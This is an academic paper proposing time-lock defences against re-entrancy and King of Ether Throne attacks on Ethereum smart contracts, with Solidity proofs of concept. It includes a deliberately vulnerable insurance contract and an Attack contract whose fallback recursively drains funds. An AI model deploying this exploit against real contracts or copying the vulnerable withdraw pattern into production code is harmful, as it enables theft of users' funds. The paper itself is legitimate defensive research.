International Information and Engineering Technology Association
Advancing the World of Information and Engineering

Ingénierie des Systèmes d'Information
Vol. 27, No. 5, October, 2022, pp. 725-735
Journal homepage: http://iieta.org/journals/isi

Prevention and Detection Mechanisms for Re-Entrancy Attack and King of Ether Throne Attack for Ethereum Smart Contracts

Baddepaka Prasad*, Sirandas Ramachandram

Computer Science and Engineering, Osmania University, Hyderabad, Telangana 500007, India

Corresponding Author Email: prasad.baddepaka@gmail.com

https://doi.org/10.18280/isi.270505

Received: 18 July 2022
Accepted: 13 October 2022

Keywords:
blockchain technology, smart contracts, re-entrancy vulnerability, king of ether throne vulnerability

ABSTRACT

The second revolution in blockchain technology is smart contracts. Smart contracts are used in most of the blockchain applications like cryptocurrency, Health care, banking sectors, supply chain and IOT with different platforms like Fabric, Ethereum, Corda etc. In Ethereum blockchain, due to lack of inefficiency of the knowledge of technical developers and insecure programming languages for smart contracts, the attackers have exploited the smart contracts and the end users have lost millions of dollars like re-entrancy, king of ether throne attack, DoS, forcefully send ethers, multisig wallet, unexpected ether and poly network attack etc. In the year 2016, the attackers have exploited approximately $289 million US dollars with the help of re-entrancy vulnerability. The attackers have also attacked the smart contracts and broke the execution of that particular contracts through king of ether throne attack. In this paper, we propose a novel prevention and detection mechanisms for re-entrancy and king of ether throne attacks using time mechanisms and also implementing the same with proof of concepts for these vulnerabilities.

1. INTRODUCTION

Smart contracts are being used in blockchain technology since 2015 in Ethereum environments. Vitalik Buterin has introduced these contracts to avoid the intermediates for any system and now a days most of the blockchain platforms are using these contracts to improve the transparency of particular system [1]. Once the contracts are developed, they are to be deployed on EVM machine before execution. Once the code execution is done the compiler will produce the Byte code and ABI code to run on EVM machine. Before the year of 2016, most of the people are very much interested to use these smart contract applications without knowing their security measures. These contracts are adopted by many of the applications due to the excellent features which are available in these contracts. But the problems have a raised when the users choose these contracts to implement the asset applications. The intruders have attacked and theft the crypto and other valuable assets [2]. Due to the inefficiency of the developers, the contracts which are developed by them have many loop holes and once they are deployed on the Blockchain, they cannot do anything further and these vulnerabilities causes various attacks [3]. Since the year 2016 till date many attacks have happened on Ethereum contracts like The DAO, Rubixi, King of ether throne, Etherpot, parity mutlisig wallet and govern mental due to Reentrancy attack, Constructors with care, Denial Of Service attack, tx.origin, Integer overflow, mishandled exception, Unchecked call attack and External contract referencing attack. According [4, 5], in Aug 2021, the Poly network has been hacked by Mr. WhiteHat and a huge loss of 610 million dollars occurred in digital assets. Poly network is an interoperable frame work for crypto assets using blockchain. By using poly network interchange the crypto asset from one to another like bitcoin to Ethers and ether to other crypto assets. Finally, Mr. WhiteHat Given all the crypto assets to polynetwork and he has joined in Cyber security wing in same company. While developing the Smart contracts, developers have to imagine future vulnerabilities of contracts and have to develop the smart contracts, because once they are attacked by attacker the loss is irrecoverable.

This paper is organized in the following manner; Related work and the summary of Detection and prevention methods for vulnerabilities of Smart contracts before and after the deployment into blockchain are discussed in section II and Section III describes the proposed solutions for Re-entrancy and king of ether throne attack. Section IV explains the proof of concepts with testing environment based on Remix and explains the testing scenario for these attacks.

2. RELATED WORK

In 2016, Major attack happened in Ethereum due to the DAO attack (Re-entrancy attack) [6] and in the same year one more attack happened that is KoET (King of ether throne attack) [7, 8], at this time accountant holders lost millions of dollars. Whenever investigate these vulnerabilities, contracts have some challenges based on contract features and loopholes. Those are, a) Once the contracts deployed into blockchain they are immutable (code is law). b) before deploying the contracts into blockchain, developers are using some static analysis tools for vulnerabilities of contracts which is depending on individual patterns. These patterns may not find vulnerabilities if the attackers follow other scenario to attack the contracts. c) Once attacker attack on any contract then we are unable to find immediately to solve that situation due to these attacks may not take more than one transaction. We are differentiated the related work from above attacks based on prevention &

detection mechanisms for before deploy the contracts into blockchain and prevention & detection mechanisms for after deployment smart contracts.

2.1 Prevention and Detection methods for vulnerabilities of Smart contracts before deploy into blockchain

Oyente [3, 9] is a one of the analysis tool based on symbolic representation and which depends on execution path with mathematical formula. Oyente tool detects the bugs which are including re-entrancy, transaction ordering dependency, timestamp, exception handling and also detect the bugs also finds the execution path of contracts. Remix [10, 11] is a web based IDE analysis tool based on formal verification to detect bugs for solidity and Vyper languages which are gas costly patterns, tx.origin, re-entrancy, block hash usage and TOD. Remix can find security analysis for contracts vulnerabilities.

Mythril [12, 13] is an analysis tool released from ConsenSys based on symbolic representation it means analysis of contract depending EVM byte code. This tool finds few bugs like unexpected functions, tx.origin, integer underflow/overflow, and re-entrancy. F* frames [9] released by Microsoft based on formal verification with functional programming language. Smart contract code or EVM byte code converted into F* language for detecting vulnerabilities like exception handling and re-entrancy. Smart Check [14, 15] is an analysis tool to detect the miner vulnerabilities of contracts. Smart check was unable to find serious vulnerabilities like re-entrancy and destroy the contracts. which are covers only redundant fallback functions, mismatch compiler version and style guide violations. Slither [16] tool analysis the process similar to Smart Check and is unable to find lower level vulnerabilities. Contract code converted to Abstract Syntax Tree to give input for the Slither tool to detect bugs. VANDAL [17] is an analysis tool which takes solidity code as an input and converted into semantic relations to detect bugs in code. Vandal is fastest analysis tool for vulnerabilities detection when compared with others tools. ZEUS [18, 19], one of the static analysis tool and solidity contract code converted into authentic version of XACML styled format. It Enhance the behavior of smart contract, solidity code converted to LLVM bit code.

Security [20] is a static analysis tool which is taken as input to analyze either solidity code or EVM byte code. This tool covers few of vulnerabilities of contracts like transaction re-entrancy, unexpected calls, insecure coding patterns, untrusted input and recursive calls. Liu et al. [21] addressed the issue of re-entrnacy attack, Author has introduced the new solution for re-entrancy which is called Reguard. In this model before deploying the contract into blockchain, contract analyzed by the Reguard with few steps like given contract modified as Intermediate Representation and this IR transform to C++ Smart contract. By using this C++ contract code the code detector detects the re-entrancy vulnerability. According to Chinen et al. [22] address the issue of re-entrancy attacks, Author has suggested Re-entrancy Analyzer (RA) tool to find the bugs. RA uses symbolic execution and vulnerability verification to detect the smart contract attacks. First step is to do Symbolic emulation find the execution path and the second one, by using execution path vulnerability verification verify the re-entrancy vulnerability based on SMT solver. Samreen et al. [23] addressed the identification of re-entrancy vulnerability with external call function and persistent state variable. To parse the solidity programming language author uses TXL paradigm which indicates parse the input information to AST and this intermediate Abstract Syntax Tree transformed to the target AST (Figure 1).



TXL Program
Grammatical Structure Specification
Structural Transformation Rules
Original Source Artifact
TXL Processor
Transformed Source Artifact

Figure 1. TXL paradigm

According to Rodler et al. [24] protecting the smart contracts from re-entrancy attack without the knowledge of semantic analysis and modifications. Sereum uses taint engine to avoid attacks either static or dynamic.

2.2 Prevention and Detection methods for vulnerabilities of Smart contracts after deployed into blockchain

According to Alkhalifah et al. [25] addressed the issue of re-entrancy attack, and has developed the prevention and detection mechanisms based on new pattern. To break the attack, the authors have suggested differentiate mechanisms between before transaction of contract and after transaction of contract must be same. Which means if a-b=X and a^I-b^I=X^I then X=X^I Here 'a' is a contract balance, 'b' is a participant balance and the difference of these balances equal to 'X' for resolve re-entrancy attack situation. This mechanism was implemented on the Bank application. For example, initially a=10 and b=5 then X=5, if we want add one more ether as new transaction a^I=11, b^I=6 then X^I=5 for T_1 transaction. Attacker trying to execute T_2 transaction with the use of recursive call, now before start the T_2 transaction of 1st operation a=11, b=6 and X=5. After completion of 1st operation a^I=10, b^I=6 and X^I=4 now checks X and X^I before starts second operation if both are equal then second operation will be executed otherwise it will become an attack. We have executed the given code in remix tool and have found few issues like, whenever the account holder withdraws the ethers from contract and if any account holder deposits the ether to the contract, there is a mismatch between the contract balance and participant balance. If there is a mismatch, then we are unable to withdraw and transfer these ethers which are available in the contract.

2.3 Limitations from the existing work

(1) Some of the patterns have identified for vulnerabilities like re-entrancy, DoS and king of ether throne but attackers are finding new ways to overcome those patterns day by day.

(2) The contracts which are being exploited by the attackers are unable to find the address of corresponding attacker.

(3) Though the attackers are using various ways to attack, the contracts are unable to recounter the attacks done by the attackers.

3. PROPOSED SOLUTIONS FOR THE ATTACKS


3.1 Re-entrancy attack

We have analyzed the re-entrancy vulnerability caused by depending on some of the factors like fallback function (*fallback()*), Smart contract balance (*address(this).balance*) and user individual balance (*clientAmount[msg.sender]*). Attacker uses the above three functions to attack the DAO. After that some patterns have identified to detect re-entrancy but intruders are finding new ways to get the re-entrancy attack. The solution for the above mentioned problem is to describe the re-entrancy, to solve this vulnerability we are using the Time Based Mechanisms for identifying the attacker address with notifying to the sender contract address and block the attacker address and ethers. Whenever attacker deposit the ethers into the contract then attacker immediately call the withdraw function to steel the ether from contract, but the proposed mechanism prevents the attack and notify the same to the original sender and block the attacker ethers into that particular contract. In the proposed mechanism, every sender has to add the time to withdraw the ethers before sending the ethers into contract. The account holder cannot withdraw the ethers from the contract well in advance before the mentioned time at the time of the deposits. If any one trying to access their ethers before time interval, then the contract should notify to the sender and block his ethers in the contract only.

In the Figure 2, 'A' is the Contract Balance which the insurance company deploy the contract into blockchain with their company own ethers, and 'B' is the participants balance which are the insurance account holders. The individual participant balance (a_n) and time interval ($t_{x=10sec}$) of every account address after the deposit of ethers into contract. Whenever noted any transaction 'T' then the time interval gets started for that particular contract. Here, sender deploy the smart contract into blockchain with the initial balance A=10,number of participants deposit the ethers into contract B=(a_1=5, a_2=3) then add the time for these deposits of addresses to withdraw the ethers from contract(a_1^I=10sec, a_2^I=10sec).Indeed, participant balance B=5+3=8 and total balance of contract X=(A+B)=10+5+3=18;now the intruder 'b' comes into picture 'b' can deposit the 1 ether to contract(total balance(M)=X+b=18+1=19) and call the withdraw function immediately to steel the his own balance and other account holder balance but this contract unable to hack by the attacker because whenever attacker deposit the 1 ether to contract then contract add the time to b^I=10sec and attacker must be wait 10sec to withdraw the function but which is not possible to call deposit function and withdraw function with in the single transaction(T).Finally, once attacker trying attack the contract with his ethers then contract notify attacker address to sender and never reveal his amount to withdraw even though time interval completed and now available total balance (M)=19.


We have given withdraw solution as following:

$\forall Z \in T$: (Z is valid)<=>(M^I>=$t_{x='n'secs}$), where T=Transaction, Z=Operation of the transaction that be changes the contract state, A=Contract Balance, B=Participant Balance, X=A+B; total balance of before transaction of Z, M=X+b; total balance of after transaction to deposit the ethers of Z, M^I=M–b; total balance of after transaction to withdraw the ethers of Z, T_x=Assign time to every deposit function, n=No. of Seconds.



Smart Contract Initially A=10
Step1
T1:5Ethers &T_X=10seconds
T2:3Ethers &T_X=10secons
Total Smart Contract Balance=18
Step2
T3:1Ether &T_X=10seconds malicious User
Now Total Available balance=19
Step3
Withdraw in T3:1Ether& Re-entrancy Attack

Figure 2. Re-entrancy attack scenario



Smart Contract Initially A=10
Step1
T2:7Ethers &T_X=3mins Malicious User
T1:5Ethers &T_X=3mins Crownedhead
Total Smart Contract Balance=17
Step2
T3:10Ether & T_X=3mins
Withdraw her Amount in 3mins
Now Total Available balance=27
Step3
Crownedhead
Block his ethers and Continue Transactions

Figure 3. King of ether throne attack scenario



Initial Insurance Smart contract balance 'A'
All Insurance Clients balance and Assign Time 'B'
Calculate Contract Balance and Clients Balance X=A+B
New Participants
Deposit New Transaction operation
Obtain Total Balance M=X+b and Assign time for New Client
Withdraw within Same Transaction or Other transaction M^I=M-b
If Tx >= 'n' seconds
Yes
No
Stop Execution and Block his Ethers
Notify
Owner of Contract

Figure 4. Solution data flow for re-entrancy attack

3.2 King of ether throne attack

Multiple account holders can participate online bidding to government contracts and any other private contracts through online mode who will bid highest ethers, that account holder will get the contract to develop projects. Now, attacker comes into picture to attack on contract for become a king or win the online bidding and the attacker cannot give chance to others to win online bidding. We are analyzed king of ether throne attack which causes due to *onlineactions.openBidding{value: msg.value}();* and doesn't fallback function to receive crypto from other master contract. To avoid this vulnerability based on the *function openBidding() external payable* and *function withdrawBidding () public* with respect to time mechanisms and without having the fallback function to the attacker.

In Figure 3. Original sender will deploy the contract into blockchain with initial amount of 10 ethers and starts for online bidding to win the bid. At that time various addresses are trying to win the contract. First user sends 5 ethers to the contract (total amount=15 ethers) to become crowned head and the malicious user will try to win the game with 7 ethers within the time interval ($t_{x=3Min}$) and the first user will withdraw his amount within the time interval ($t_{x=3Min}$) then available balance is 17 ethers. Next account holder will spend 10 ethers for bidding to become a crowned head (total balance=27) then the malicious user actually has to withdraw his amount from the contract but he doesn't withdraw his balance to disrupt the contract, when his time interval ($t_{x=3Min}$) is reached then we consider that user is the attacker.

We have given withdraw solution as following:

$\forall Z \in T$: (Z is valid)<=>(M^I<=$t_{x='n'mins}$), where T=Transaction, Z=Operation of the transaction that be changes the contract state, A=Contract Balance, X=A+a; Now 'a ' will become a Crowned head, M=X+b:(a<b); total balance of after transaction to deposit the ethers of Z for next Crowned head and withdraw 'a' balance within given time, M^I=M–a; total balance of after transaction to withdraw the ethers of Z, T_x=Assign time to every deposit function, n=No. of Seconds.

4. PROOF OF CONCEPTS

4.1 The testing environment for re-entrancy attack

In Figure 4, *f*or testing this attack, we choose Remix tool for implementing the new patterns which is related to re-entrancy and king of ether throne attacks. Remix tool is used to develop new contracts with respect to debug, compile and execute by using *java script* virtual machines but not only that, which provides *injected W3* and *W3 provider* virtual machines. We investigate with solidity programming language, those are *InsuranceContractProblemWithReentrancy{}*, *Attack{}*, *InsuranceCompany{}* for the solution of re-entrancy attack.

4.2 The testing scenario for re-entrancy attack

In this scenario totally four contracts are available to check re-entrancy possibility with insurance application. An owner of the contract can deploy into blockchain initially with 10 ethers and account holders may store the ethers in this contracts for application operations. These application contracts are *InsuranceContractProblemWithReentrancy{},Attacker{}* and *InsuranceCompany{},Attacker{}*. Here, each case study consist of two test scenarios, first scenario is re-entrancy problem case study and the second scenario is solution for the re-entrancy problem.

Smart Contract 1. Insurance with re-entrancy problem

```
pragma solidity ^0.6.10;
contract InsuranceContractProblemWithReentrancy {
        address private owner;
        mapping(address => uint) private clientAmount;
        constructor() public payable {
          owner = msg.sender;
          clientAmount[msg.sender] += msg.value;
        }
        /** deposit function for client*/
        function depositInsuranceFunds() external payable returns(bool){
          require(msg.value > 0, 'client amount not
    greater than zero');
12                  clientAmount[msg.sender] += msg.value;
13                  return true;
14          }
15
16          /** withdraw function for client*/
17          function withdrawInsuranceFunds(uint _value) public
    payable {
18          require(_value <=clientAmount[msg.sender],
   'client account balance has no amount');
19                  msg.sender.call.value(_value)(" ");
20                  clientAmount[msg.sender] -= _value;
21          }
22
23          /**Transfer ethers to account holders with in the
contract*/
24          function transfer(address to, uint amount) public {
25          require(amount <= clientAmount[msg.sender],
    'client account balance has no          amount');
26          clientAmount[to] += amount;
27          clientAmount[msg.sender] -= amount;
28          }
29          /**fetch Insurance company liquidity*/
30          function getInsuranceCompanyLiquidity() external
   view returns(uint) {
31          return address(this).balance;
32          }
33          /**Fetch client balance*/
34          function getClientBalance() public view
   returns(uint){
35          return clientAmount[msg.sender];
36          }
37   }
38   contract Attack{
39          InsuranceContractProblemWithReentrancy public
   insurance;
40          constructor(address _insuranceAddress) public {
41   insurance =InsuranceContractProblemWithReentrancy
   (_insuranceAddress);
42          }
43          fallback() external payable{
44          if (address(insurance).balance >= 1 ether){
45          insurance.withdrawInsuranceFunds(1 ether);
46                  }
47          }
```

```
48   /**Attack function for above contract */
49          function attack() external payable{
50                  require(msg.value >= 1 ether);
51  insurance.depositInsuranceFunds{value: 1 ether}();
52          insurance.withdrawInsuranceFunds(1 ether);
53          }
54   /**Fetch Attacker balance*/
55          function getBalance() public view returns (uint){
56          return address (this). balance;
57          }
58 }
```

4.3 Reentrancy attack case study

Smart Contract 1 and Smart Contract 2 *shows two contracts, they are InsuranceContractProblemWithReentrancy {}* consists lines from 1 to 37, contract *Attack{}* consist lines from 38 to 58 and *InsuranceCompany{}* consists lines from 1 to 82, contract *Attack{}* consist lines from 83 to 102.

4.3.1 First test scenario: Re-entrancy attack (Without the solution)

From Figure 5, *The first scenario steps were as following:*

1. Owner of the InsuranceContractProblemWithReentrancy{} contract deploy into blockchain with initial amount is 10 ethers and start the contract functions

2. Individual addresses may deposit ether by using depositInsuranceFunds() and store balance in contract.

3. Calling the getClientBalance() function to display the individual balances of individual addresses.

4. Calling the getInsuranceCompanyLiquidity() function to display the participants amount along with initial amount and this is the way to store ethers into contract.

5. Now Attacker comes into picture to attack above contract with help of that particular contract address by using constructor() function of Attack{} contract.

6. After accessing the address of *InsuranceContractProblemWithReentrancy{}* contract by the attacker then trying to create re-entrancy situation.




Figure 5. UML diagram for re-entrancy problem

7. Attacker can call the attack() function to deposit 1ether to *InsuranceContractProblemWithReentrancy{}* contract to steel ethers.

8. The Attack{} contract can uses the fallback() function to receive ethers from any other contracts.

9. Calling the getBalance() function to know the howmany ethers are available in this contract.

10. Finally, Attacker successfully attack on this *InsuranceContractProblemWithReentrancy{}* contract and theft ethers from this contract.

Smart Contract 2. Insurance with solution of re-entrancy

```
/** solidity program*/
pragma solidity ^0.6.10;
contract InsuranceCompany{
        address private maliciousUser;
        address private owner;
        uint private beforeOperation;
        uint private afterOperation;
        uint private clientsLiquidity;
        mapping(address => uint) private clientAmount;
        mapping(address => uint) public lockTime;
        constructor () public payable {
                owner = msg.sender;
                clientAmount[msg.sender] += msg.value;
                clientsLiquidity = address(this).balance;
                beforeOperation = address(this).balance;
                afterOperation = 0;
        }
        modifier ownerOnly() {
        require(msg.sender == owner, 'message.sender is
   not the insurance company owner');
                _;
                }

        /** deposit function for client insurance balance*/
        function depositInsuranceFunds() external payable
   returns(bool){
        require(msg.value > 0, 'client insurance amount
   not greater than zero');
        clientAmount[msg.sender] += msg.value;
        lockTime[msg.sender] = now + 10 seconds;
        afterOperation=
this.getInsuranceCompanyLiquidity()-
   beforeOperation;
        clientsLiquidity += afterOperation;
        beforeOperation=
   this.getInsuranceCompanyLiquidity();
        afterOperation = 0;
        return true;
        }

        /** withdraw function for client insurance
balance*/
        function withdrawInsuranceFunds(uint _amount)
   public payable {
                require(_amount<=
clientAmount[msg.sender], 'client account balance has
                no amount');
                if(now > lockTime[msg.sender])
                {
                msg.sender.call.value(_amount)("");
                clientAmount[msg.sender]-= _amount;
                        clientsLiquidity -= _amount;
                        beforeOperation=
this.getInsuranceCompanyLiquidity();
                }
                else
                {
                        beforeOperation=
this.getInsuranceCompanyLiquidity();
                        maliciousUser = msg.sender;
                }
        }
        /**Transfer ethers to account holders with in the
contract*/
        function transfer(address to, uint quantity) public {
                        if (now > lockTime[msg.sender])
                {
        require(quantity<= clientAmount[msg.sender],
   'client account balance has no amount');
        clientAmount[to] += quantity;
        clientAmount[msg.sender]-= quantity;

                }
                else
                {
                        beforeOperation=
this.getInsuranceCompanyLiquidity();
                maliciousUser = msg.sender;
                }
        }
        /**collect individual client insurance balance*/
        function getClientAmount() public view
returns(uint){
                return clientAmount[msg.sender];
        }
        /**collect clients insurance liquidity along with
Attacker balance*/
        function getClientsLiquidity() external view
   returns(uint) {
                return clientsLiquidity;
        }
        /**collect clients total Lquidity along with initial
balance*/
        function getInsuranceCompanyLiquidity() external
view
   returns(uint) {
                return address(this).balance;
        }
        /** Store the attacker address which is only
accessable
     by the owner*/
   function getMaliciousUserAddress() external view
   ownerOnly returns(address){
                return maliciousUser;
        }
}
contract Attack{
        InsuranceCompany public insuranceCompany;
        constructor(address _insuranceCompanyAddress)
public
    {
 insuranceCompany=
InsuranceCompany(_insuranceCompanyAddress);
        }
        fallback() external payable{
   if (address(insuranceCompany).balance >= 1 ether){
        insuranceCompany.withdrawInsuranceFunds(1
ether);
                }
        }
    /**Attack function for above contract */
        function attack() external payable{
                require(msg.value >= 1 ether);

        insuranceCompany.depositInsuranceFunds
     {value: 1 ether}();
        insuranceCompany.withdrawInsuranceFunds(1
ether);
        }
    /**Fetch Attacker balance*/
        function getBalance() public view returns (uint){
                return address (this).balance;
        }
}
```

4.3.2 Second test scenario: Re-entrancy attack (With solution)

From Figure 6, *The Second scenario steps were as following:*

1. Owner of the InsuranceCompany{} contract can deploy into blockchain with initial amount is 10 ethers and start the contract functions.

2. Individual addresses may deposit ether by using depositInsuranceFunds() and set time to withdraw individual amounts in contract.

3. Calling the getClientBalance() function to display the individual balances of individual addresses.

4. Calling the getClientsLiquidity() function to display the participants.

5. Now calling the getInsuranceCompanyLiquidity() function to display the total amount along with initial balance.

6. Now Attacker comes into picture to attack above contract with help of that particular contract address by using constructor() function of Attack{} contract.

7. After accessing the address of *InsuranceCompany{}* contract by the attacker then trying to create re-entrancy situation.

8. Attacker can call the attack() function to deposit 1ether to *InsuranceCompany{}* contract to steel ethers.

9. Contract *InsuranceCompany{}* can store 1ether and set the time to withdraw but attacker trying to with same transaction of another operation.

10. The Attack{} contract ready to use the fallback() function to receive ethers from any other contracts.

11. Calling the withdrawInsuranceFunds() function to withdraw amount lessthan given time then Contract identify the Intruder by the Contract and notify to Owner.

12. Calling the getClientsLiquidity() function to display the participants along with Attacker balance.

13. Calling the getBalance() function to know the howmany ethers are available in this *InsuranceCompany{}* contract.

14. Calling the getMaliciousUserAddress() function to know who is Attacker.

15. Finally, Attacker unable attack on this *InsuranceCompany{}* contract, block his ethers by this contract and notify the address to owner of the contract.

4.4 The testing environment for king of ether throne attack

We have done the investigation with help of *OnlineAuctions{}, Intruder{}* and solution explain with this contract i.e *OnlineAuctionsWithSolutions{}.* Here, *OnlineAuctions{}* and *Intruder{}* contracts explains how the attacker interrupts the execution of the contract. In figure 7, The contract *OnlineAuctionsWithSolutions{}* gives a solution for the execution of contract.

4.5 The testing scenario for king of ether throne attack

In this scenario totally four contracts available to check king of ether throne possibility with insurance application. A owner of the contract can deploy into blockchain with initial amount is 10 ethers and account holders may store the ethers in this contracts for application operations to become crowned head. These application contracts are *OnlineAuctions{},Intruder{}* and *OnlineAuctionsWithSolutions{},Intruder{}*.Here, each case study consist two test scenarios those are first scenario is king of ether throne problem case study and second scenario is solution for king of ether throne.

